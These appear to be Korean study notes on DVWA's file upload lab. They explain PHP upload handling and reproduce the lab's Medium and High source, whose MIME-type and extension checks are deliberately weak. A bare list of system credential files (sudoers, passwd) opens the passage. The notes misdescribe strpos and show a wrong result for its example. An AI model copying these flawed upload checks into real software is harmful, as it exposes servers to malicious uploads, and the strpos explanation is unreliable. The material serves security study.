?>
```



```
sudoers
sudoers.d
passwd
```

`$_FILES['userfile']['name']`

- 클라이언트 머신에 존재하는 파일의 원래 이름

`$_FILES['userfile']['type ']`

- 브라우저가 이 정보를 제공할 경우에, 파일의 mime 형식. 예를 들면 "image/gif".

`$_FILES['userfile']['size ']`

- 업로드된 파일의 바이트로 표현한 크기.

`$_FILES['userfile']['tmp_name ']`

- 서버에 저장된 업로드된 파일의 임시 파일 이름
- 웹 서버에 임시로 저장된 파일의 위치와 이름
- 'tmp_name'는 임시파일명을 지정 해주는 것으로 ' tmp_name ' 를 써야 함

bool move_uploaded_file (string *\$filename* , string *\$destination*)

* move_uploaded_file()

- 서버로 전송된 파일을 저장할 때 사용하는 함수
- 업로드된 파일을 지정한 위치에 지정된 파일이름으로 이동

Medium File Upload Source

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

High File Upload Source

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

substr()

- 문자열에서 주어진 특정 위치부터 특정 길이만큼의 문자열을 잘라서 추출
- substr([문자열], [시작위치], [길이]);

```
$str = "PHP substr";  
$str = substr($str, 4, 3);  
echo '$str : '.$str;
```



\$str : sub

strpos()

- strpos(문자열, '찾을문자열' , 시작위치);
- 대상 문자열을 뒤에서 부터 검색하여 찾고자 하는 문자열이 몇 번째 위치에 있는지를 리턴하는 함수

```
$str = 'strpos';  
echo strpos($str, "r");
```



3